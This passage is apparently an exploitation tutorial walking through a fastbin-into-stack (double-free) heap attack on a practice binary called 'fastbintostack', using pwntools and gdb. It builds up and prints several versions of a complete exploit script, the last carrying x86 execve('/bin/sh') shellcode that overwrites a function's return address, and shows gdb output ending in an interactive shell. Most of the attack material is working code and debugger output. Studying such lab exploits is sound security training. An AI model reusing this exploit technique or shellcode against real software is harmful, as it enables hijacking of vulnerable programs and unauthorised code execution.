But we only exit the main loop when we press x as exit. It's possible, but maybe it's better to overwrite the return pointer of the allocate method or the fill method. We can get the end of allocate with the *disas allocate* command. By placing a breakpoint there we can obtain the relevant stack address. We can adjust that address later when we have the accurate information, because now we don't know which allocate or fill has to be overwritten. So temporarily let's use a general stack address: 0xffffdc1c (random address based on the normal stack starting address).

So far what we need to do is the following:

1. Allocate 3 buffers with the size of 20
2. Delete the ones with the index: 0, 1, 0
3. Allocate 2 more buffers (id:3, id:4)

4. Fill the content of 3 with 0xffffdc1c


It’s time now to start to wotk with pwntools. We going to write a python program, which carry out exactly the previous list. Of course we can modify later according to the updates we have and we have also some very useful feature which we can use for the exploitation (see my pwntools tutorial).

Considering the allocations and frees has been done so far, the program should be something like that (we print the address of the first 3 allocations):

```
#!/usr/bin/env python

from pwn import *
import sys

def exploit(r):
  r.recvuntil('> ')
  r.sendline('a')
  r.sendlineafter(': ', '20')
  s = r.sendlineafter('> ', 'a')
  print(s)
  r.sendlineafter(': ', '20')
  s = r.sendlineafter('> ', 'a')
  print(s)
  r.sendlineafter(': ', '20')
  s = r.sendlineafter('> ', 'd')
  print(s)

  r.sendlineafter('> ', 'd')
  r.sendlineafter(': ', '0')
  r.sendlineafter('> ', 'd')
  r.sendlineafter(': ', '1')
  r.sendlineafter('> ', 'd')
  r.sendlineafter(': ', '0')

  r.sendlineafter('> ', 'a')
  r.sendlineafter(': ', '20')
  r.sendlineafter('> ', 'a')
  r.sendlineafter(': ', '20')

  r.sendlineafter('> ', 'f')
  r.sendlineafter(': ', '3')
  r.sendlineafter(': ', 'AAAAAAAA')

if __name__ == "__main__":
  log.info("For remote: %s HOST PORT" % sys.argv[0])
  if len(sys.argv) > 1:
    r = remote(sys.argv[1], int(sys.argv[2]))
    exploit(r)
  else:
```

```
r = process(['./fastbintostack'], env={})
print util.proc.pidof(r)
pause()
exploit(r)
pause()
```

Now let's debug the process and see if the pointer is really modified. Note that we have different addresses through python, but the overwritten data is there.




```
gdb-peda$ x/64x 0x80dd6f0
0x80dd6f0:      0x41414141      0x41414141      0x00000000      0x00000000
0x80dd700:      0x00000000      0x00000000      0x00000000      0x00000021
0x80dd710:      0x080dd6f0      0x00000000      0x00000000      0x00000000
0x80dd720:      0x00000000      0x00000000      0x00000000      0x00000021
0x80dd730:      0x00000000      0x00000000      0x00000000      0x00000000
0x80dd740:      0x00000000      0x00000000      0x00000000      0x0001f8b9
0x80dd750:      0x00000000      0x00000000      0x00000000      0x00000000
0x80dd760:      0x00000000      0x00000000      0x00000000      0x00000000
0x80dd770:      0x00000000      0x00000000      0x00000000      0x00000000
0x80dd780:      0x00000000      0x00000000      0x00000000      0x00000000
0x80dd790:      0x00000000      0x00000000      0x00000000      0x00000000
0x80dd7a0:      0x00000000      0x00000000      0x00000000      0x00000000
0x80dd7b0:      0x00000000      0x00000000      0x00000000      0x00000000
0x80dd7c0:      0x00000000      0x00000000      0x00000000      0x00000000
0x80dd7d0:      0x00000000      0x00000000      0x00000000      0x00000000
0x80dd7e0:      0x00000000      0x00000000      0x00000000      0x00000000
gdb-peda$
```

Instead of writing AAAA, we are going to write 0xffffdc1c
r.sendlineafter(': ', '\x1c\xdc\xff\xff')

We need two more allocations; the id will be 5 and 6. Allocation (id=5) will process the stack address as the next allocation while the last allocation (id=6) will reserve the stack place (0xffffdc1c) as a new heap chunk. Now we need to refine the stack address. For that we insert one more pause() to the python code. At the second pause() we try to insert a breakpoint to the end of the fill method.
The python code now has the following lines at the end of the exploit method:


```
pause()
r.sendlineafter('> ', 'f')
r.sendlineafter(': ', '6')
r.sendlineafter(': ', 'CCCCCCCCCCCC')
```

At the pause we can check the code address where the *ret* is executed after exiting the fill method. With *disas fill*, we found the address as: 0x8048b28
By setting a breakpoint there (see figure) and continue the execution the program will stop at the exit of the next fill.




```
   0x08048b14 <+207>:   lea    edx,[ebp-0x7c]
   0x08048b17 <+210>:   mov    eax,DWORD PTR [ebp-0x14]
   0x08048b1a <+213>:   add    eax,edx
   0x08048b1c <+215>:   movzx  eax,BYTE PTR [eax]
   0x08048b1f <+218>:   test   al,al
   0x08048b21 <+220>:   jne    0x8048afc <fill+183>
   0x08048b23 <+222>:   nop
   0x08048b24 <+223>:   mov    ebx,DWORD PTR [ebp-0x4]
   0x08048b27 <+226>:   leave
   0x08048b28 <+227>:   ret
End of assembler dump.
gdb-peda$ b *0x8048b28
Breakpoint 1 at 0x8048b28
gdb-peda$ c
Continuing.
```

The address where the next fill’s return is stored is: 0xffffde0c



```
   0x8048b23 <fill+222>:        nop
   0x8048b24 <fill+223>:        mov    ebx,DWORD PTR [ebp-0x4]
   0x8048b27 <fill+226>:        leave
=> 0x8048b28 <fill+227>:        ret
   0x8048b29 <delete>:  push   ebp
   0x8048b2a <delete+1>:        mov    ebp,esp
   0x8048b2c <delete+3>:        push   ebx
   0x8048b2d <delete+4>:        sub    esp,0x14
[-------------------------------------stack---------------------
0000| 0xffffde0c --> 0x8048c79 (<main_loop+106>:        jmp    0x
oop+125>)
0004| 0xffffde10 --> 0x80ac551 ("x - Exit the program\n")
0008| 0xffffde14 --> 0xffffdf04 --> 0xffffdfd6 ("./fastbintostack
0012| 0xffffde18 --> 0xffffdf0c --> 0x0
0016| 0xffffde1c --> 0x8000066
0020| 0xffffde20 --> 0x1
0024| 0xffffde24 --> 0x80d891c --> 0x0
0028| 0xffffde28 --> 0xffffde38 --> 0x0
[---------------------------------------------------------------
Legend: code, data, rodata, value

Breakpoint 1, 0x08048b28 in fill ()
gdb-peda$ 
```

So instead of allocating the id=6 buffer to 0xffffdc1c if we allocate the buffer to 0xffffde0c we overwrite the return of the fill method to CCCC. Let’s try that:




```
[-------------------------------------code-------------------------------------]
   0x8048b23 <fill+222>:        nop
   0x8048b24 <fill+223>:        mov    ebx,DWORD PTR [ebp-0x4]
   0x8048b27 <fill+226>:        leave
=> 0x8048b28 <fill+227>:        ret
   0x8048b29 <delete>:  push   ebp
   0x8048b2a <delete+1>:        mov    ebp,esp
   0x8048b2c <delete+3>:        push   ebx
   0x8048b2d <delete+4>:        sub    esp,0x14
[------------------------------------stack-------------------------------------]
0000| 0xffffde0c ('C' <repeats 12 times>, "\f\337\377\377f")
0004| 0xffffde10 ("CCCCCCCC\f\337\377\377f")
0008| 0xffffde14 ("CCCC\f\337\377\377f")
0012| 0xffffde18 --> 0xffffdf0c --> 0x0
0016| 0xffffde1c --> 0x8000066
0020| 0xffffde20 --> 0x1
0024| 0xffffde24 --> 0x80d891c --> 0x0
0028| 0xffffde28 --> 0xffffde38 --> 0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, 0x08048b28 in fill ()
gdb-peda$
```

Good, now we're almost ready. The fastbin_into_stack part is ended, we only need to place *the jmp esp* address and the payload. We allocated only 20 bytes, but no worries there's no size checking. Instead of using the *jmp esp* we have another option: since the whole exploitation relies on the current stack address there's no need to have a *jmp esp*. We can directly place the next stack address which directly points to the beginning of the payload. That's now: 0xffffde10. The full exploit is listed here:

```
#!/usr/bin/env python

from pwn import *
import sys

def exploit(r):
   r.recvuntil('> ')
   r.sendline('a')
   r.sendlineafter(': ', '20')
   r.sendlineafter('> ', 'a')
   r.sendlineafter(': ', '20')
   r.sendlineafter('> ', 'a')
   r.sendlineafter(': ', '20')

   r.sendlineafter('> ', 'd')
   r.sendlineafter(': ', '0')
   r.sendlineafter('> ', 'd')
   r.sendlineafter(': ', '1')
   r.sendlineafter('> ', 'd')
   r.sendlineafter(': ', '0')

   r.sendlineafter('> ', 'a')
```


```
    r.sendlineafter(': ', '20')
    r.sendlineafter('> ', 'a')
    r.sendlineafter(': ', '20')

    r.sendlineafter('> ', 'f')
    r.sendlineafter(': ', '3')
    r.sendlineafter(': ', '\x0c\xde\xff\xff')

    r.sendlineafter('> ', 'a')
    r.sendlineafter(': ', '20')

     r.sendlineafter('> ', 'a')
     r.sendlineafter(': ', '20')

    pause()
    r.sendlineafter('> ', 'f')
    r.sendlineafter(': ', '6')
    r.sendlineafter(': ',
'\x10\xde\xff\xff\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb\x16\x5b\x31\xc0\x88\x43\x07\x89\x5b\x08\x89\x43\x0c\xb0\x0b\x8d\x4b\x08\x8d\x53\x0c\xcd\x80\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68\x4e\x41\x41\x41\x41\x42\x42\x42\x42')


if __name__ == "__main__":
    log.info("For remote: %s HOST PORT" % sys.argv[0])
    if len(sys.argv) > 1:
        r = remote(sys.argv[1], int(sys.argv[2]))
        exploit(r)
    else:
        r = process(['./fastbintostack'], env={})
        print util.proc.pidof(r)
        pause()
        exploit(r)
        pause()
```

During the pause we can attach again to the process and see what happens through the debugger:



```
[----------------------------------code----------------------------------]
   0xf7ffcc83 <__kernel_vsyscall+3>:    mov    ebp,esp
   0xf7ffcc85 <__kernel_vsyscall+5>:    sysenter
   0xf7ffcc87 <__kernel_vsyscall+7>:    int    0x80
=> 0xf7ffcc89 <__kernel_vsyscall+9>:    pop    ebp
   0xf7ffcc8a <__kernel_vsyscall+10>:   pop    edx
   0xf7ffcc8b <__kernel_vsyscall+11>:   pop    ecx
   0xf7ffcc8c <__kernel_vsyscall+12>:   ret
   0xf7ffcc8d:  nop
[----------------------------------stack---------------------------------]
0000| 0xffffdc60 --> 0xffffdcf8 --> 0x2
0004| 0xffffdc64 --> 0x1000
0008| 0xffffdc68 --> 0x80dc6e0 --> 0xff0a3032
0012| 0xffffdc6c --> 0x806d5e7 (<read+39>:      cmp    eax,0xfffff000)
0016| 0xffffdc70 --> 0x80d8ae0 --> 0xfbad2a84
0020| 0xffffdc74 --> 0x30 ('0')
0024| 0xffffdc78 --> 0x354
0028| 0xffffdc7c --> 0x3
[------------------------------------------------------------------------]
Legend: code, data, rodata, value
0xf7ffcc89 in __kernel_vsyscall ()
gdb-peda$ c
Continuing.
process 6718 is executing new program: /bin/dash
```

What about without debugging? We need to place an *r.interactive()* to get the shell.



```
root@kali:~# python p1.py
[*] For remote: p1.py HOST PORT
[+] Starting local process './fastbintostack': pid 11738
[11738]
[*] Paused (press any to continue)
[*] Paused (press any to continue)
[*] Switching to interactive mode
$ 
```

Yes, this time we got the shell ☺ Here's the full exploit:

```
#!/usr/bin/env python

from pwn import *
import sys

def exploit(r):
    r.recvuntil('> ')
    r.sendline('a')
    r.sendlineafter(': ', '20')
    r.sendlineafter('> ', 'a')
    r.sendlineafter(': ', '20')
    r.sendlineafter('> ', 'a')
    r.sendlineafter(': ', '20')

    r.sendlineafter('> ', 'd')
    r.sendlineafter(': ', '0')
    r.sendlineafter('> ', 'd')
    r.sendlineafter(': ', '1')
    r.sendlineafter('> ', 'd')
    r.sendlineafter(': ', '0')

    r.sendlineafter('> ', 'a')
    r.sendlineafter(': ', '20')
    r.sendlineafter('> ', 'a')
    r.sendlineafter(': ', '20')

    r.sendlineafter('> ', 'f')
    r.sendlineafter(': ', '3')
    r.sendlineafter(': ', '\x0c\xde\xff\xff')

    r.sendlineafter('> ', 'a')
    r.sendlineafter(': ', '20')
    r.sendlineafter('> ', 'a')
    r.sendlineafter(': ', '20')

    pause()
    r.sendlineafter('> ', 'f')
    r.sendlineafter(': ', '6')
    r.sendlineafter(': ', '\x10\xde\xff\xff\x90\x90\x90\x90\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb\x16\x5b\x31\xc0\x88\x43\x07\x89\x5b\x08\x89\x43\x0c\xb0\x0b\x8d\x4b\x08\x8d\x53\x0c\xcd\x80\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68\x4e\x41\x41\x41\x41\x42\x42\x42\x42')

    r.interactive()

if __name__ == "__main__":
    log.info("For remote: %s HOST PORT" % sys.argv[0])
    if len(sys.argv) > 1:
        r = remote(sys.argv[1], int(sys.argv[2]))
        exploit(r)
    else:
        r = process(['./fastbintostack'], env={})
        print util.proc.pidof(r)
        pause()
        exploit(r)
        pause()
```